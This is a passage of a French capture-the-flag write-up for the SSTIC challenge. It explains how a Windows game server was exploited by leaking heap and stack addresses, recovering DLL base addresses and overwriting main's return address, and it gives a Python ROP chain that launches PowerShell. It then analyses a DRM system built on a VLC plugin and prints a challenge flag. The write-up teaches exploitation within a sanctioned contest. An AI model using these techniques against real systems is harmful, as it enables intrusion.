

FIGURE 14 – Labyrinthe de type 1 avec auteur de taille maximale

Ainsi, si nous arrivions à avoir un nom sur le disque de taille 128, il n'y aurait **plus d'octet nul en mémoire entre le nom et le pointeur de la grille**. Sans se caractère de fin, du point de vue des fonctions d'affichage de chaîne de caractères, le pointeur de grille ferait partie du nom de l'auteur. Ça serait par exemple le cas dans la fonctionnalité `VIEW_SCOREBOARD` :

```
void show_scoreboard(maze *m) {
  ...
  if ( m->n_high_scores ) {
    // Affichage du nom via printf qui utilise \0 comme caractère de terminaison
    printf("Scoreboard for %s (created by %s)\n", m->name, m->author);
    printf("Rank.\tScore\tpseudo\n");
    ...
```

Pour ce mettre dans une telle situation, il nous suffit de créer un fichier de score avec 128 entrées (c'est le nombre maximum de scores autorisé, nous avons de la chance :)) avec le joueur 'AAAAAAA...A' (127*A) et de l'utiliser comme faux labyrinthe :



FIGURE 15 – Création d'un faux labyrinthe avec un nom de taille 128

Une fois ce faux labyrinthe chargé en mémoire, il nous suffit d'appeler `VIEW_SCOREBOARD` pour afficher le nom qui contient le pointeur de la grille :

```
-*-*-*-*-*-*-*
Menu

1. Register
2. Create maze
3. Load maze
4. Play maze
5. Remove maze
6. View scoreboard
7. Upgrade
```

```
8. Exit
$ 6
Scoreboard for leak (created by \x7fAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAG>L^) # <-------------- LEAK DU POINTEUR DE LA GRILLE
Rank.    Score    pseudo
1.    0    AAAAAAAA...(redacted)...AAA
2.    0    AAAAAAAA...(redacted)...AAA

...
```

```
--> Heap leak : 0x25e4c3e4740
```

Le script Python contenant la fonction pour le leak de la heap est disponible en annexe 7.1.2.

2.4.5 Adresses de base du programme et des DLLs

Une fois le leak de la heap obtenu, nous pouvons scanner son contenu avec notre primitive de lecture arbitraire pour y trouver des pointeurs appartenant aux DLLs du programme. Ainsi, la stratégie utilisée a été la suivante :

1. Dump d'un morceau de la heap via la primitive de lecture (qui nous permet de lire environ 100 octets à la fois).
2. Recherche de pointeurs des DLLs dans ce dump (groupe de 8 octets commençant par 7F).
3. Pour chacun des pointeurs découverts, lecture de la mémoire à cette adresse. Cela nous permet d'identifier des chaînes de caractères appartenant aux DLLs. Ces chaînes de caractères étant à des offsets connus, nous pouvons en déduire les adresses de base associées via une simple soustraction.
   Remarque : c'est notamment pour faciliter cette étape qu'il est préférable d'avoir en local les mêmes version des DLLs que le serveur distant (pour avoir les mêmes offsets).
4. Retour à l'étape 1 en incrémentant l'adresse utilisée dans la heap

En appliquant cette stratégie, j'ai rapidement pu **obtenir l'adresse de base de ntdll.dll**. Puis en examinant le contenu de cette DLL pendant l'exécution du programme en local via le debugger, j'ai pu constaté que les sections data de **cette librairie contenaient plusieurs pointeurs appartenant au programme** lui même à des offsets fixes. Ainsi, j'ai pu en **déduire l'adresse de base du programme**.

Enfin, une fois l'adresse de base du programme connue, il suffit de **lire son IAT** (*Import Address Table*) qui contient les adresses des fonctions importées pour en **déduire les adresses de bases de l'ensemble des DLLs utilisées** par le programme. Pour rappel, l'ASLR ne randomisera ces adresses qu'au prochain redémarrage du serveur distant, il ne sera donc normalement pas nécessaire de les recalculer à nouveau pendant le challenge.

2.4.6 Contrôle du pointeur d'instruction RIP

Quelle stratégie adopter ?

A ce stade de l'exploitation, nous avons les capacités suivantes :

- Écriture et lecture arbitraire dans la mémoire
- Connaissance des adresses du programme, des DLLs et de la heap

Notre objectif final étant de récupérer un accès console au serveur distant, il faut maintenant réfléchir à une stratégie pour obtenir le contrôle de l'exécution.

Une stratégie "quick win" serait d'utiliser notre primitive d'écriture pour modifier un pointeur de fonction d'une structure du programme, puis de lancer une fonctionnalité qui utilise cette structure. Malheureusement, **le programme ne contient aucune structure intéressante avec des pointeurs de fonction**. Il va donc falloir procéder autrement.

En lisant quelques articles et write up de CTF sur l'exploitation Windows, je suis tombé sur la démarche suivante pour obtenir l'exécution de code à partir des primitives de lecture/écriture :

1. Trouver en mémoire un leak de la stack.
2. Scanner la stack pour retrouver l'adresse de retour de la fonction `main`
3. Écraser l'adresse de retour pour obtenir le contrôle de RIP à la fin de l'exécution du programme

Cette stratégie m'a semblé pertinente et applicable dans le contexte du challenge (je n'avais de toute façon pas d'autres idées). Toutefois, il nous manque pour l'instant un leak de la stack !

Leak de la stack

De premier abord, je ne savais pas trop comment obtenir un leak de la stack. En effet, dans mon esprit, on trouve des adresses de la stack uniquement dans... la stack dont j'ignore l'emplacement : c'est le serpent qui se mord la queue. Une fois n'est pas costume, j'ai effectué quelques recherches sur internet et je suis tombé sur cet article de j00ru : *Disclosing stack data (stack frames, GS cookies etc.) from the default heap on Windows*.

On apprend à la lecture que pour une raison obscure (les détails sont dans l'article), **Windows stocke des pointeurs de la stack sur la heap** ! En recherchant des adresses de la stack dans mon debugger en local dans la mémoire, j'ai pu vérifié cette affirmation.

De plus, cette méthode a été utilisée par l'auteur du challenge `winworld` de la conférence *Insomnihack* en 2017 dans sa solution de référence disponible ici. Ainsi, j'ai pu (très largement) m'inspirer de son code pour obtenir mon leak :

- Dump d'une partie de la heap
- Analyse du dump pour identifier des pointeurs potentiels de la stack (heuristique utilisée : qword alignés sur 8 octets et plus petits que les adresses de la heap)
- Affichage des pointeurs potentiels puis choix manuel du pointeur à utiliser

```
[+] Leaking heap pointer...
--> Heap leak : 0x177c9e549e0
[+] Scanning heap for stack pointer...
    [00] - 0x64a81df340
    [01] - 0x64a81df020
Use which qword as stack leak? 0  # <--- choix manuel ici
--> Stack leak : 0x64a81df340
```

Le défaut principal de cette méthode est que le scan de l'ensemble de la heap prend beaucoup de temps (notre primitive de lecture arbitraire ne nous permet de dumper la mémoire que par paquet d'environ 100 octets). Ainsi, en faisant plusieurs tests avec le programme sur le serveur distant, j'ai **déterminé de manière empirique un offset** où commencer le scan pour **trouver rapidement les pointeurs de la stack**.

Cette méthode est un peu *sale* et n'a pas un taux de réussite de 100% (l'emplacement des pointeurs de la stack dans la heap varie d'une exécution à l'autre). Toutefois, elle me permet d'obtenir un leak en quelques secondes toutes les 3 ou 4 tentatives, ce qui est largement suffisant dans le contexte du challenge.

Contrôle de RIP

Une fois le leak obtenu, nous pouvons appliquer la suite de la stratégie et scanner la stack avec la primitive de lecture jusqu'à trouver le pointeur de retour de la fonction `main`. Ce pointeur est connu étant donné que nous avons détermine l'adresse de base du programme dans la section 2.4.5.

Enfin, une fois cette adresse adresse identifiée, nous pouvons la remplacer par une adresse de notre choix via la primitive d'écriture et quitter le jeu pour obtenir le contrôle de RIP.

2.4.7 ROP chain et obtention d'un shell

A ce stade, le plus dur est fait : il nous reste uniquement à écrire sur la stack une *ROP chain* qui lance une console. De manière assez classique, j'ai utilisé l'outil *ROPGadget* pour identifier les gadgets dont j'avais besoin dans les DLLs. Pour rappel, grâce au travail effectué dans la section 2.4.5, les adresses des différentes DLLs sont connues.

Dans le contexte d'exécution du challenge, un simple appel à `WinExec('powershell.exe')` est suffisant :

```
def write_rop_chain(p, rop_addr):
        print("[+] Writing ROP chain...")
        pop_all = NTDLL + 0x8C550 # pop rdx ; pop rcx ; pop r8 ; pop r9 ; pop r10 ; pop
        r11
        chain = b""
        chain += rop([
                pop_all,
                1,
                b"ABCDEFGH",
                0,
                0,
                0,
                0,
                KERNEL32 + 0x65f80, #Winexec
                ])
        chain = chain.replace(b"ABCDEFGH", p64(rop_addr + len(chain)))
        chain += b"powershell.exe\x00"

        arbitrary_write(p, rop_addr, len(chain), chain)
```

Pour conclure, il ne reste plus qu'à assembler toutes les pièces ensemble. En résumé, les différentes étapes de l'exploitation ont été les suivantes :

1. Développement des primitives de lecture et écriture arbitraire
2. Leak de la heap
3. Scan de la heap pour trouver des pointeurs de `ntdll.dll` et en déduire son adresse de base.
4. Trouver des pointeurs du programme dans `ntdll.dll`, en déduire l'adresse de base du programme puis les adresses de toutes les DLLs via l'IAT.
5. Scan de la heap pour trouver un leak de la stack.
6. Scan de la stack pour trouver l'adresse de retour de `main`
7. Insertion de la *ROP chain* qui lance `WinExec('powershell.exe')` au niveau de l'adresse de retour de `main`
8. Aller faire une offrande au lieu de culte le plus proche de la maison (entre 6h et 19h)



FIGURE 16 – La délivrance

Victoire ! Après tout ces efforts, nous obtenons enfin un accès console au serveur distant. Le bureau de l'utilisateur contient le fichier `DRM.zip` qui contient probablement des informations sur le système de DRM du SSTIC ! Pour récupérer ce fichier, je l'ai encodé en base 64 via l'utilitaire `certutil.exe` puis affiché dans la sortie standard, ce qui m'a permis de le reconstituer sur ma machine d'attaque. Maintenant, voyons voir ce que nous pouvons apprendre sur ce fameux service de DRM...

3 Étape 3 : Analyse d'une architecture DRM

3.1 Contenu de l'archive DRM.zip

L'archive `DRM.zip` contient 3 éléments dont un fichier `Readme` avec les informations suivantes :

```
Here is a prototype of the DRM solution we plan to use for SSTIC 2021.
It's 100% secure, because keys are stored on a device specifically designed
for this. It uses a custom architecture which garantee even more security!
In any case, the device is configured in debug mode so production keys can't
be accessed.

The file DRM_server.tar.gz is the remote part of the solution, but for now we
can't emulate the device, so some feature are only available remotely.
The file libchall_plugin.so is a VLC plugin that will allow you to test the solution,
if you ever decide to install Linux :)

Trou
```

Il semblerait donc que nous ayons à disposition deux parties de la solution DRM du SSTIC :

- Le dossier `DRM_server` qui fournit de quoi faire tourner une partie du service DRM. En effet, on y trouve de quoi lancer une machine virtuelle QEMU

  ```
  $ ls DRM_server
  bzImage  rootfs.img  run_qemu.sh
  ```

- Un plugin client VLC `libchall_plugin.so` permettant de se connecter au système de DRM et d'accéder aux vidéos du SSTIC.

Ainsi, afin de tester la solution, j'ai installé VLC dans un environnement Linux avant d'y ajouter le plugin du SSTIC. Pour ce faire, j'ai simplement ajouté le fichier `libchall_plugin.so` dans le répertoire des plugins de VLC (`/usr/lib/x86_64-linux-gnu/vlc/plugins` sur ma machine). Ensuite, via la ligne de commande `vlc`, il est possible de lister les différents plugins présents pour vérifier la présence de celui du SSTIC :

```
$ vlc -l |grep chall
VLC media player 3.0.12 Vetinari (revision 3.0.12-1-0-gd147bb5e7e)
  chall                  Chall media services
  chall                  Chall media services
  chall                  Chall media services
```

Nous retrouvons également des informations sur le plugin dans l'interface graphique de VLC :



FIGURE 17 – Module du challenge dans l'interface de VLC

Le plugin semble être composé de plusieurs sous modules. La lecture de la documentation officielle de VLC permet de comprendre dans les grandes lignes le fonctionnement des modules VLC. Dans le cadre du challenge, la description du module de type *access* est particilièrement intéressante :

```
An access module provides a byte stream from a location string MRL, like support for
files, HTTP streams, webcams...
```

Ainsi, il semblerait que ce module contienne la logique pour accéder à des fichiers/flux vidéos distants. Et en effet, en lançant le plugin via la commande ci-dessous, nous accédons à plusieurs vidéos d'une ancienne édition du SSTIC, avec notamment une rump, dont le degré d'epicness est inversement proportionnel au nombre de pixels sur l'écran :

```
$ cvlc chall:///
```



FIGURE 18 – Le SSTIC c'était mieux avant

Parmi les vidéos accessibles, on trouve une parodie spéciale SSTIC de l'annonce de la mort de l'ancien dirigeant de la Corée du Nord (l'histoire ne dit pas si les concernés ont pu faire un retour direct au créateur du challenge sur son humour après l'avoir poncé à coups de *0-days* Chrome) dont le titre est un flag intermédiaire :

```
Flag : SSTIC{8b3cd21b2bba44c680b9533f7f81c249}
```

Une fois l'euphorie de la découverte du flag passée, nous pouvons remarquer sur la capture précédente que VLC affiche plusieurs erreurs lors de l'utilisation du module :

```
[00007faa94001880] chall stream error: Permission denied:
chall:///admin/?id=8497728679412615671&remote_name=930e553d6a3920d05c99bc3111
aaf288a94e7961b03e1914ca5bcda32ba9408c.enc
...
[00007faa8c001f70] chall stream error: Permission denied:
chall:///ambiance/?id=7498967280090894431&remote_name=4e40398697616f775092744
94b08a687dd5cc1a7c7a5720c75782ab9b3cf91af.enc
```

```
...
[00007faa90012220] chall stream error: Permission denied:
chall:///prod/?id=15421389320240577600&remote_name=e1428828ed32e37beba57986db
574aae48fde02a85c092ac0d358b39094b2328.enc
...
```

Ainsi, il semblerait que notre plugin VLC ait échoué à ouvrir certain fichiers. Il s'agit probablement de fichiers en lien avec des **vidéos protégées par le système de DRM auxquelles ne nous ne sommes pas censés avoir accès**...

3.2 Compréhension de l'architecture globale

Cette section présente une vue globale de l'architecture du système de DRM du SSTIC. La compréhension de cette architecture s'est faite progressivement grâce aux activités et aux éléments suivant :

- Le fichier `Readme` que j'ai affiché dans la section 3.1
- Le menu d'aide du plugin VLC :

```
$ vlc --module chall
VLC media player 3.0.12 Vetinari (revision 3.0.12-1-0-gd147bb5e7e)

 Chall media services (chall)
      --media-server <Chaîne>    media server URL
      --key-server-addr <Chaîne> key server address
      --key-server-port <Entier [1 .. 65535]>
                                 key server port
      --media-server-login <Chaîne>
                                 Login
      --media-server-pass <Chaîne>
                                 Mot de passe
```

- Rétro ingénierie du plugin VLC `libchall_plugin.so` : analyse statique dans *IDA*, dynamique avec *gdb* et *Wireshark* pour regarder les paquets réseaux échangés avec le serveur de DRM
- Examen des fichiers qui composent le serveur DRM dans la machine virtuelle QEMU fournie. On y trouve notamment le binaire du serveur DRM `service` et un module noyau `sstic.ko`.
- Rétro ingénierie du binaire du serveur DRM `service` et rapide coup d'oeil au module `sstic.ko`

Le schémas suivants présentent l'architecture DRM du SSTIC telle que je l'ai comprise pendant le challenge. Dans ce système, le client VLC intéragit avec deux serveurs : `MEDIA SERVER` et `KEY SERVER`.

